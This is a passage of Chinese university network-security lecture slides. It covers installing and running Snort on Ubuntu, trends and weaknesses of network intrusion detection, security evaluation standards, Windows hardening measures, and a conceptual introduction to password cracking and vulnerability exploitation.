- 对于那些用于检测入侵的预处理器来说，一旦发现了入侵行为，将直接调用输出插件或者日志、警报子系统进行输出；对于那些用于包重组和协议解码的预处理器来说，它们会将处理后的信息送往检测引擎，由检测引擎对数据包的特征及内容进行检查，一旦检测到与已知规则匹配的数据包，或者利用输出插件进行输出，或者利用日志、警报子系统进行报警和记录。

Snort的安装、配置与使用

- 请从官方网站www.snort.org下载用户手册。
  - 截至2020年11月11日，最新的稳定版本为2.9.16.1
- 269 页 的 snort_manual.pdf 从 5 个 方 面 对 Snort2.9.16.1 进 行 了 详 细 介 绍 。 详 见 ： https://www.snort.org/documents/snort-users-manual-html

IDS实例：Snort在ubuntu 20系统的使用

- 首先用ifconfig获取网卡信息，确定需要监视的网络接口名称：
  - i@U20:~$ ifconfig

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.79.158  netmask 255.255.255.0  broadcast 192.168.79.255

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.86.111  netmask 255.255.255.0  broadcast 192.168.86.255
```

- 安装snort：
  - **sudo apt install snort**
  - 输入被检测的网络接口名称(本例为**enp0s3 enp0s8**)
  - 输入本地网络的IP地址范围

安装snort

输入被检测的网络接口名称（本例为**enp0s3 enp0s8**）

```
Configuring snort
This value is usually "eth0", but this may be inappropriate in some network environments; for a dialup connection "ppp0"
might be more appropriate (see the output of "/sbin/ifconfig").

Typically, this is the same interface as the "default route" is on. You can determine which interface is used for this by
running "/sbin/route -n" (look for "0.0.0.0").

It is also not uncommon to use an interface with no IP address configured in promiscuous mode. For such cases, select the
interface in this system that is physically connected to the network that should be inspected, enable promiscuous mode
later on and make sure that the network traffic is sent to this interface (either connected to a "port
mirroring/spanning" port in a switch, to a hub, or to a tap).

You can configure multiple interfaces, just by adding more than one interface name separated by spaces. Each interface
can have its own specific configuration.

Interface(s) which Snort should listen on:

enp0s3 enp0s8

<Ok>
```


安装snort：输入本地网络的IP地址范围

输入本地网络的IP地址范围：本例为**192.168.86.0/24**

```
Configuring snort
Please use the CIDR form - for example, 192.168.1.0/24 for a block of
256 addresses or 192.168.1.42/32 for just one. Multiple values should be
comma-separated (without spaces).

Please note that if Snort is configured to use multiple interfaces, it
will use this value as the HOME_NET definition for all of them.

Address range for the local network:

192.168.86.0/24

<Ok>
```


运行snort

- snort安装完成后将新增snort的相关目录
  - i@U20:~$ whereis snort
    - /usr/sbin/snort : 可执行文件
    - /usr/lib/snort : 相关模块所在的目录
    - /etc/snort : 配置文件和规则库所在的目录
    - /usr/share/man/man8/snort.8.gz : snort帮助文件
  - i@U20:~$ ll /var/log/snort/
    - -rw-r----- snort.log : 默认的运行日志
- 以NIDS模式运行snort：
  - i@U20:~$ cd /etc/snort/
  - i@U20:/etc/snort$ sudo snort -c **snort.conf** -dev

snort.conf is the name of your **snort configuration** file. This will apply the **rules** configured in the snort.conf file to each packet to decide if an action based upon the rule type in the file should be taken.

运行中的snort（演示）

--== Initialization Complete ==--

```
   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
```

Commencing packet processing (pid=4731)


```
i@U20: /etc/snort
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/11-10:21:35.004629 192.168.79.158:22 -> 192.168.79.10:61893
TCP TTL:64 TOS:0x10 ID:50650 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0x5442D632  Ack: 0xCB59DEB3  Win: 0x1F5  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

(snort_decoder) WARNING: IP dgm len > captured len
11/11-10:21:35.006541 192.168.79.10:61893 -> 192.168.79.158:22
TCP TTL:128 TOS:0x0 ID:27363 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xCB59DEB3  Ack: 0x5442DC0A  Win: 0x2014  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/11-10:21:35.006588 192.168.79.158:22 -> 192.168.79.10:61893
TCP TTL:64 TOS:0x10 ID:50653 IpLen:20 DgmLen:124 DF
***AP*** Seq: 0x5442DCE2  Ack: 0xCB59DEB3  Win: 0x1F5  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/11-10:21:35.006711 192.168.79.10:61893 -> 192.168.79.158:22
TCP TTL:128 TOS:0x0 ID:27364 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xCB59DEB3  Ack: 0x5442DD36  Win: 0x2013  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

6.4 IDS的发展方向

- 随着网络技术和网络规模的不断发展，人们对计算机网络的依赖也不断增强。
- 与此同时，针对网络系统的攻击也越来越普遍，攻击手法日趋复杂。
- 为了应对日益复杂的网络入侵，IDS技术也在不断进步。大致地说，IDS的发展趋势主要表现在以下方面：

(1) 宽带高速实时检测技术

- 大量高速网络技术(如千兆以太网等)在近年相继出现。在此背景下，各种宽带接入手段层出不穷。如何实现高速网络下的实时入侵检测已经成为现实面临的问题。
- 目前的千兆IDS产品的性能指标与实际要求相差很远。要提高其性能主要需考虑以下两个方面：
  - 首先，IDS的软件结构和算法需要重新设计，以适应高速网的环境，提高运行速度和效率；
  - 其次，随着高速网络技术的不断发展与成熟，新的高速网络协议的设计也必将成为未来发展的趋势，那么，现有IDS如何适应和利用未来的新网络协议，将是一个全新的问题。

(2) 大规模分布式的检测技术

- 传统的集中式IDS的基本模型是在网络的不同网段放置多个探测器，收集当前网络状态信息，然后将这些信息传送到中央控制台进行处理。这种方式存在明显的缺陷：
  - 首先，对于大规模分布式攻击，中央控制台的负荷将会超过其处理极限，这种情况会造成大量信息处理的遗漏，导致漏警率增高；
  - 其次，多个探测器收集到的数据在网络上传输会在一定程度上增加网络负担，导致网络系统性能降低；
  - 再者，由于网络传输的时延问题，中央控制台处理的网络数据包所包含的信息只反映探测器接收它时的网络状态，不能实时反映当前网络状态。

(3) 数据挖掘技术

- 操作系统的日益复杂和网络数据流量的急剧增加导致审计数据以惊人的速度增加。如何在海量的审计数据中提取具有代表性的系统特征模式，对程序和用户行为做出更精确的描述，是实现入侵检测的关键。
- 数据挖掘技术是一项通用的知识发现技术，其目的是从海量数据中提取对用户有用的数据。
- 将该技术用于入侵检测领域，利用数据挖掘中的关联分析、序列模式分析等算法提取相关的用户行为特征，并根据这些特征生成安全事件的分类模型，应用于安全事件的自动认证。

数据挖掘技术

- 一个完整的基于数据挖掘的入侵检测模型包括对审计数据的采集、数据预处理、特征变量选取、算法比较、挖掘结果处理等一系列过程。这项技术的难点在于如何根据具体应用要求，从用于安全的先验知识出发，提取出可以有效反映系统特性的特征属性，应用适合的算法进行数据挖掘。另一个技术难点在于如何将挖掘结果自动地应用到实际IDS中。
- 目前，国际上在这个方向的研究很活跃，这些研究多数得到美国国防部高级计划署、国家自然科学基金的支持。但我们也应看到，数据挖掘技术用于入侵检测的研究从总体上来说还处于理论探讨阶段，离实际应用还有距离。

(4) 更先进的检测算法

- 在入侵检测技术的发展过程中，新算法的出现可以有效提高检测效率。下述三种机器学习算法为当前检测算法的改进注入了新的活力。它们分别是计算机免疫技术、神经网络技术和遗传算法。
- **1)计算机免疫技术**是直接受到生物免疫机制的启发而提出的。在生物系统中，脆弱性因素由免疫系统来处理，而这种免疫机制在处理外来异体时呈现出分布、多样性、自治及自修复等特征，免疫系统通过识别异常或以前未出现的特征来确定入侵。计算机免疫技术为入侵检测提供了一个思路，即通过正常行为的学习来识别不符合常态的行为序列。这方面的研究工作已经开展很久，但仍有待于进一步深入。

更先进的检测算法

2)神经网络技术（深度学习）在入侵检测中的应用。

- 早期的研究通过训练后向传播神经网络来识别已知的网络入侵，进一步研究识别未知的网络入侵行为。今天的神经网络技术已经具备相当强的攻击模式分析能力，能够较好地处理带噪声的数据，而且分析速度很快，可以用于实时分析。现在提出了各种其他神经网络架构，诸如自组织特征映射网络等，以期克服后向传播网络的若干限制性缺陷。

3)遗传算法在入侵检测中的应用。

- 在一些研究试验中，利用若干字符串序列来定义用于分析检测的命令组，用以识别正常或异常行为。这些命令在初始训练阶段不断进化，分析能力明显提高。该算法的应用还有待于进一步的研究。

(5) 入侵响应技术

- 当IDS检测出入侵行为或可疑现象后，系统需要采取相应手段，将入侵造成的损失降至最小。系统一般可以通过生成事件告警、E-mail或短信息来通知管理员。
- 随着网络变得日益复杂和安全要求的不断提高，更加实时的系统自动入侵响应方法正逐渐得到研究和应用。这类入侵响应大致分为三类：系统保护、动态策略和攻击对抗。这三方面都属于网络对抗的范畴，系统保护以减少入侵损失为目的；动态策略以提高系统安全性为职责；而攻击对抗则不仅可以实时保护系统，还可实现入侵跟踪和反入侵的主动防御策略。

(6) 与其他安全技术的结合

- 随着黑客入侵手段的提高，尤其是分布式、协同式、复杂模式攻击的出现和发展，传统的缺乏协作的单一IDS已经不能满足需求，需要有充分的协作机制。所谓协作，主要包括两个方面：事件检测、分析和响应能力的协作，各部件所掌握的安全相关信息的共享。协作的层次主要有以下几种：

➢1)同一系统中不同入侵检测部件之间的协作，尤其是主机型和网络型入侵检测部件之间的协作，以及异构平台部件的协作。

➢2)不同安全工具之间的协作。

➢3)不同厂商的安全产品之间的协作。

➢4)不同组织之间预警能力和信息的协作。

与其他安全技术的结合

- 此外，单一的入侵检测系统并非万能，因此，需要结合身份认证、访问控制、数据加密、防火墙、安全扫描、PKI技术、病毒防护等众多网络安全技术，来提供完整的网络安全保障。总之，入侵检测系统作为一种主动的安全防护技术，提供了对内部攻击、外部攻击和误操作的实时保护。随着网络通信技术对安全性的要求越来越高，为给电子商务等网络应用提供可靠服务，入侵检测系统的发展，必将进一步受到人们的高度重视。
- 未来的入侵检测系统将会结合其他网络管理软件，形成入侵检测、网络管理、网络监控三位一体的工具。强大的入侵检测软件的出现极大地方便了网络管理，其实时报警为网络安全增加了又一道保障。尽管在技术上仍有许多未克服的问题，但正如攻击技术不断发展一样，入侵检测也会不断更新、成熟。

6.5 NIDS的脆弱性及攻击方法

- 反NIDS的目标是：使NIDS检测不到入侵行为的发生，或无法对入侵行为做出响应，或无法证明入侵行为的责任。

- 其策略主要有三种：
  - 规避NIDS的检测；
  - 针对NIDS自身发起攻击，使其无法正常运行；
  - 借助NIDS的某些响应功能达到入侵或攻击目的。

6.5.1 NIDS所面临的几个问题

(1) **检测的工作量很大**

- NIDS需要高效的检测方法和大量的系统资源
  - 通常NIDS检测保护的是一个局域网络，其数据流量通常会比单机高出一到两个数量级，且由于协议的层次封装特性，使得很多信息要逐层地从网络数据包中提取并分析，NIDS的检测分析工作因此而变得十分繁杂。NIDS必须尽快地处理网络数据包，以保持与网络同步，避免丢包。
- NIDS的检测是资源密集型的，这在某种程度上使NIDS更加容易**遭受DoS攻击**。

(2) 检测方法的局限性

- 复杂的、智能化方法的作用十分有限，而**AD**方法(**异常检测方法**)受限于某些资源的请求使用在数据传输过程中的模糊性与隐含性，也难以在NIDS中发挥另人满意的功效。特征匹配(**MD，误用检测方法**)成为NIDS分析引擎的一个不可或缺的模块功能。
- 特征匹配作为一种轻量级的检测方法有其固有的缺陷，缺乏弹性（尤其是字符串匹配），如何完备定义匹配特征（也即匹配特征库的完备性）是决定检测性能的一个关键问题。

(3) 网络协议的多样性与复杂性

- TCP/IP协议族本身十分庞杂，各种协议不下几十种，呈现横向跨越和纵向深入的两维分布。为了适应网络检测的需要，NIDS须对其中的大部分协议进行模拟分析检测工作，这会使得分析引擎变得臃肿而效率低下。
- 更为重要的是部分协议（如IP协议、TCP协议等）非常复杂，使精确地模拟分析十分困难，其难度随着协议层次的上升而增加。到了应用层，这种模拟分析工作几乎无法继续，由于缺少主机信息，***NIDS*将难于理解应用层的意图，更无法模拟或理解某些应用提供的功能（如bash提供的tab键命令补齐功能）作用于具体环境下所产生的效果。**

(4) 系统实现的差异

- 具体实现时，各种系统不完全按**RFC**，对那些建议值和可选功能，会有自己的偏好。NIDS为了逼近各种系统的实现就必须尽可能多地了解每一种系统对这些不一致情况的处理方式，然后根据实际应用中检测保护的对象再决定分析动作。但这种想法在实际中并不完全可行，**有些问题不仅仅是系统的实现问题，还包含了用户的配置选择（如是否计算UDP数据报的校验和）**，因此很难做到与目标系统的一致性处理。
- 另外，某些系统（如Unix）出于操作的自由性和应用的方便性，允许用户对网络底层进行直接操作，致使入侵者几乎可以随心所欲地构造各种奇特的数据包。

(2020秋季，网络安全，编号：COMP6216P)

第7章
Windows及Linux系统的安全

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

7.1 计算机系统的安全级别
7.2 Windows 系统的安全防护
7.3 入侵Windows系统
7.4 Linux(Unix) 的安全防护
7.5 入侵Linux系统

7.1 计算机系统的安全级别

- 美国的**TCSEC (Trusted Computer System Evaluation Criteria-《受信计算机系统评测标准》)**是用于评估**ADP(Automatic Data Processing)**系统内建安全控制效率的标准。
- TCSEC的全称是“DEPARTMENT OF DEFENSE TRUSTED COMPUTER SYSTEM EVALUATION CRITERIA”，发表于1985年12月26日，文档代号为DoD 5200.28-STD。这个116页的文档将信息系统的安全等级划分为D、C、B和A四个等级，C和B又分成多个子级。

TCSEC的四个级别

- **D为最小保护**(MINIMAL PROTECTION)级
- **C为自主保护**(DISCRETIONARY PROTECTION)，分成2个子级：
  - C1:自主安全保护(DISCRETIONARY SECURITY PROTECTION)
  - C2:受控的访问保护(CONTROLLED ACCESS PROTECTION)
- **B为强制保护级**(MANDATORY PROTECTION)，其下分3个子级：
  - B1:标签式安全保护(LABELED SECURITY PROTECTION)
  - B2:结构化保护(STRUCTURED PROTECTION)
  - B3:安全域(SECURITY DOMAINS)
- **A:** 经过验证的保护(VERIFIED PROTECTION)，只定义了A1：
  - A1: 经过验证的设计(VERIFIED DESIGN)

关于TCSEC

- 从TCSEC的B2级到A1级，TCSEC要求所有对**受信计算基（TCB）**的更改必须由**配置管理**进行控制。受信系统的配置管理包括在开发、维护和设计过程中，对TCB所有更改的识别、控制、记录和审计。
- TCSEC的主要目的是为受信系统的开发者提供**配置管理概念**，及其在受信系统开发和生命周期中所需的**指导**。TCSEC也为其它系统开发者提供配置管理重要性及其实施方式的指导。
- TCSEC电子文档

ITSEC和ISO 15408

- 欧洲四国（英、法、德、荷）提出了评价满足保密性、完整性、可用性要求的信息技术安全评价准则(**ITSEC**, Information Technology Security Evaluation Criteria)后，美国又联合以上诸国和加拿大，并会同国际标准化组织（ISO）共同提出信息技术安全评价的通用准则(**CC for ITSEC**)，CC (Common Criteria)已经被技术发达的国家承认为代替TCSEC的评价安全信息系统的标准。
- 1999年12月，ISO接受CC 2.0版为ISO 15408标准，并正式颁布发行。
  - THIS STANDARD WAS LAST REVIEWED AND CONFIRMED IN 2015.
  - THEREFORE THIS VERSION REMAINS CURRENT.
- 2017年4月发布CC 3.1版 (CCMB-2017-04-001)

ISO/IEC 15408——CC for ITSEC

- ISO/IEC 15408 permits comparability between the results of independent security evaluations. ISO/IEC 15408 does so by providing **a common set of requirements** for the security functionality of IT products and for assurance measures applied to these IT products during a security evaluation. These IT products may be implemented in hardware, firmware or software.
- The evaluation process establishes a level of confidence that the security functionality of these IT products and the assurance measures applied to these IT products **meet these requirements**. The evaluation results may help consumers to determine whether these IT products fulfil their security needs.

GB 17859-1999 计算机信息系统安全保护等级划分准则

- GB 17859-1999是我国计算机信息系统安全保护等级划分准则强制性标准，该标准给出了计算机信息系统相关定义，规定了计算机系统安全保护能力的五个等级。
- 计算机信息系统安全保护能力随着安全保护等级的增高，逐渐增强。
- http://openstd.samr.gov.cn/bzgk/gb/
- http://www.gb688.cn/bzgk/gb/index

每页显示 10 条,共 1 条标准 1 / 1 标准号或标准名称 在结果中筛选

序号	标准号	是否采标	标准名称	类别	状态	发布日期	实施日期	操作
1	GB 17859-1999		计算机信息系统 安全保护等级划分准则	强标	现行	1999-09-13	2001-01-01	查看详细

物联网相关的国家标准

- http://openstd.samr.gov.cn/bzgk/gb/
- 截至2019年10月21日，发布了61个物联网相关标准，其中9项为物联网相关标准。

序号	标准号	标准名称
1	GB/T 37714-2019	公安物联网感知设备数据传输安全性评测技术要求
2	GB/T 36951-2018	信息安全技术 物联网感知终端应用安全技术要求
3	GB/T 37024-2018	信息安全技术 物联网感知层网关安全技术要求
4	GB/T 37025-2018	信息安全技术 物联网数据传输安全技术要求
5	GB/T 37044-2018	信息安全技术 物联网安全参考模型及通用要求
6	GB/T 37093-2018	信息安全技术 物联网感知层接入通信网的安全要求
7	GB/T 35317-2017	公安物联网系统信息安全等级保护要求
8	GB/T 35318-2017	公安物联网感知终端安全防护技术要求
9	GB/T 35592-2017	公安物联网感知终端接入安全技术要求

Windows 及Unix系统的安全级别：C2级

- 早在1995年7月，Windows NT的第一版带服务包3的NT3.5就取得了美国TCSEC(受信计算机系统评测标准)标准的**C2**安全级；Windows2000及其后续版本(如2003，vista，2008，Windows7, windows10)的基础安全体系结构比Windows NT更加健壮，其安全性也能达到C2级的标准。
- 一般认为，Unix系统 (包括Linux) 比Windows系统更安全，因此也达到了C2级别。
- **ITSEC** (Information Technology Security Evaluation Criteria) 组织的**E3**级别，其等同于TCSEC的**C2**级；

C2安全级的关键要求

- 达到C2安全级的**4项关键要求是：**
  - 系统实现**安全登录机制**、**自主访问控制机制**、**安全审计机制**和**对象重用保护机制**。
  - 其中后者(**对象重用保护机制**)就是残留信息的处理机制，即：阻止一个用户利用或阅读另一个用户已删除的数据，或访问另一个用户曾经使用并释放的内存。

Windows系统的安全机制

- Windows NT及后续版本的Windows系统不仅实现了这些机制，同时还实现了两项B安全级的要求：
  - 一是信任路径功能，用于防止用户登录时被特洛伊木马程序截获用户名和密码；
  - 二是信任机制管理，支持管理功能的单独账号，例如，给管理员的分离账号、可用于备份计算机的用户账号和标准用户等。
- 当今流行的操作系统满足C2级的设计要求，然而由于实现、配置或用户使用等方面的原因，Windows和Unix仍然不能保证高的安全性，不可避免地会存在诸多脆弱性，从而可以被利用而危害信息系统的安全。

7.2 Windows 系统的安全防护

- Windows操作系统提供了符合C2安全等级的众多安全机制，其中最重要的有：
  1. 对象的保护机制
  2. 安全审计机制
  3. 用户管理安全机制
- 这些安全机制大多可以通过操作系统提供的“本地安全策略”进行配置。我们以**Windows 2012**为例，列举一些常用的安全防护措施。

1. 使用NTFS

- NTFS（NT文件系统）可以对文件和目录使用ACL（存取控制表），ACL可以管理共享目录的合理使用，而FAT（文件分配表）和FAT32却只能管理共享级的安全。
- 此外，通过ACL还可以设置用户以及组用户对于文件和目录的访问权限，如图7-1所示。

图7-1 文件和目录的访问权限

图7-2 对共享目录设置权限

2. 防止穷举法猜测口令

- 设置口令错误禁止账号机制：例如3次口令输入错误后就禁止该账号登录。
- 将系统管理员账号的用户名由原先的“**Administrator**”改为一个无意义的字符串。这样企图入侵的非法用户不但要猜准口令，还要先猜出用户名，这样就大大的增大了口令攻击的难度。
- 用于提供Internet服务的公共计算机不需要也不应该有除了系统管理用途之外的其它用户账号。因此，应该废止Guest账号，移走或限制所有的其它用户账号。
- 封锁联机系统管理员账号。这种封锁只对由网络过来的非法登录起作用，账号一旦被封锁掉，系统管理员还可以通过本地登录重新设置封锁特性。

3.使用高强度的密码（口令）

- 密码是防止非法登陆到Windows系统的第一道关卡，用户应该选用不容易被猜测的密码，以防止密码攻击。用户选择的密码应该包含字母、数字、特殊符号等。
- 密码应该在隔一段时间后更换。如果长时间不改变密码，则非法用户有足够的时间试探密码或通过窥视你击键动作来猜测密码。
- 不同的系统使用不同的密码。如果多个资源共享一个密码，则一旦某个系统密码被泄露，所有的资源都会受到威胁。





图7-4 激活“密码必须符合复杂性要求”

用户选择密码应避免以下情况

- (1) **纯数字的密码**。特别是123456、或者888888这样的数字，过短的密码显然是不安全的。
- (2) **以你或者有关人的相关信息构成的密码**。比如生日、电话、学号、姓名的拼音或者缩写、单位的拼音或者英文简称等等。
- (3) **长时间不变的密码**。非法用户有足够的时间试探密码或通过窥视你击键动作来猜测密码。
- (4) **多个资源共享一个密码**。这是一种把所有鸡蛋都放在一个篮子里的情况，一旦你的一个密码泄露，你所有的资源都受到威胁。

4. 正确设置防火墙

Windows 2012的防火墙和网络保护



Windows 2012 中的防火墙设置




图7-6 Windows7和Windows8中的防火墙设置

5. 路由和远程访问中的限制

- 通过路由和远程访问可以实现基于包过滤的防火墙(Windows2012)，如图7-7所示。

演示（禁止ICMP）

图7-7 正确设置防火墙

6. 系统安全策略

- Windows 2003及后续系统提供了许多本地安全策略，然而许多策略是默认禁用的，用户可以根据需要启用合适的安全策略。比如可以通过“用户权限分配”中的“禁止本地登录”选项禁止用户从本地登录，如图7-8所示。

演示（windows2012）

（禁止从本地登录）




图7-8 拒绝某些用户从本地登录

7.重要文件的权限设置

- 默认情况下很多文件是每个人都可以访问的。为了提高安全性，对于一些容易被攻击者利用的文件应该严格设置它的访问权限。比如cmd.exe是远程缓冲区溢出攻击后经常要执行的可执行文件，应该设置权限以禁止普通用户执行，如图7-9所示。

演示（Windows2012）

（禁止CMD）




图7-9 正确设置重要文件的权限

8. 安装第三方安全软件，及时打上补丁

- 开通操作系统提供的自动更新服务，以便及时打上漏洞补丁。
- 还有就是安装第三方安全软件，比如腾讯电脑管家、金山毒霸、360安全套件等。尽量选择国产软件，因为国产安全软件更切合国人的工作习惯，且技术水平不比国外软件差。

9. 断开重要的工作主机与外部网络的连接

- 这是最安全的、也是最无奈的方法。如果实在无法做到物理隔离，可以考虑以下方法：

(1)用路由器隔离内部网络与外部网络；

(2)用(VMWare或VirtualBox)虚拟机访问互联网；

(3)主机设置访问控制：

1) 禁止访问互联网

2) 禁止USB端口（禁用U盘）

3) 设置内部ftp以分享资料。

Windows 10 安全性概述

- Windows 10 旨在抵御各种攻击平台上的已知安全威胁和新兴安全威胁。Windows 10 执行的安全性工作有三大类：

(1) 身份标识和访问控制

- 已进行了大幅度地扩展，从而简化和增强用户身份验证的安全性。这些功能包括 Windows Hello 和 Microsoft Passport，它们能更好地通过易于部署和易于使用的多因素身份验证 (MFA) 保护用户身份。另一个新增功能是 Credential Guard，该功能使用基于虚拟化的安全 (VBS) 来帮助保护 Windows 身份验证子系统和用户凭据。

(2) 信息保护

- 即保护闲置信息、使用的信息，以及传输的信息。
- 除了 BitLocker 和 BitLocker To Go 可用于保护闲置数据外，Windows 10 还包括具有企业数据保护的文件级加密，该功能不仅可用于执行数据分离和包含，还可以在退出公司网络后对数据进行加密（如果将该功能与 Rights Management Services 结合使用）。
- Windows 10 还可以使用虚拟专用网络 (VPN) 和 Internet 协议安全来帮助保护数据安全。

(3) 防恶意软件

- 包括可以使关键的系统和安全组件免遭威胁的体系结构更改。
- Windows 10 中有几项新功能可帮助减轻由恶意软件造成的威胁，包括 VBS、Device Guard、Microsoft Edge 和全新版本的 Windows Defender。
- 此外，来自 Windows 8.1 操作系统的许多反恶意软件功能（包括用于应用程序沙盒的AppContainers，以及大量启动保护功能，如受信任启动）已在 Windows 10 中得到了沿用和改进。
- 详情见以下链接：

https://technet.microsoft.com/zh-cn/library/mt601297(v=vs.85).aspx

7.3 入侵Windows系统

- 虽然Windows系统的设计符合C2安全级别的要求，但是由于系统是由人设计的，不可能完全避免错误；同时，在系统配置和使用过程中也可能存在失误。所以，存在入侵Windows系统的可能。
- 在此介绍几种入侵Windows系统的常用方法。

7.3.1 口令破解

- 破解口令是攻击Windows系统最常见的方法之一。只要能获得一个有效的用户名/口令字组合，则能在目标系统中获得一个立足点，以发起其它攻击。口令的破解利用了社交工程和心理学。
- *据统计，拥有最高权限的 Administrator 账户的口令字是很少被修改的*，不仅如此，有不少系统管理员还会把同样的口令字用在多个不同的服务器以及他们自己的工作站上。供数据备份工作使用的账户和各种服务账户的口令字被频繁修改的可能性也不大。这些账户都有着相当高的权限，口令字却不经常修改，所以是“猜测口令字”攻击的理想目标。

口令破解

- 另外，很多人喜欢用与自己相关的信息作为密码，比如：生日、身份证号的后6位、学号或工资号、实验室门牌号、电话号码等。从安全的角度考虑，尽量避免使用这些密码。
- 以人工方式猜测密码比较耗时费力，为此可以将常用的“用户名/密码”的组合存入一个文件，再利用操作系统的命令或工具自动进行破译，这种攻击方式称为字典攻击。字典攻击的关键在于建立高效的密码字典。NAT(NetBIOS Auditing Tool), SMBGrind, enum是Windows环境的著名密码破解工具。

7.3.2 利用漏洞入侵Windows系统

- 漏洞通常指可以被利用的目标系统缺陷。由于软件是人设计的，操作系统和运行其上的应用软件不可避免地存在许多漏洞。利用漏洞入侵windows系统是最基本的入侵方法。
- Windows系统由于其很高的市场占有率，其安全漏洞的挖掘和利用一直是黑客和特权部门关注的焦点。截至2020年11月2日，“绿盟科技”的漏洞库 (http://www.nsfocus.net) 收集了 7829 条windows系统及应用软件的漏洞，其中605个远程进入系统类漏洞，6788个本地越权漏洞。
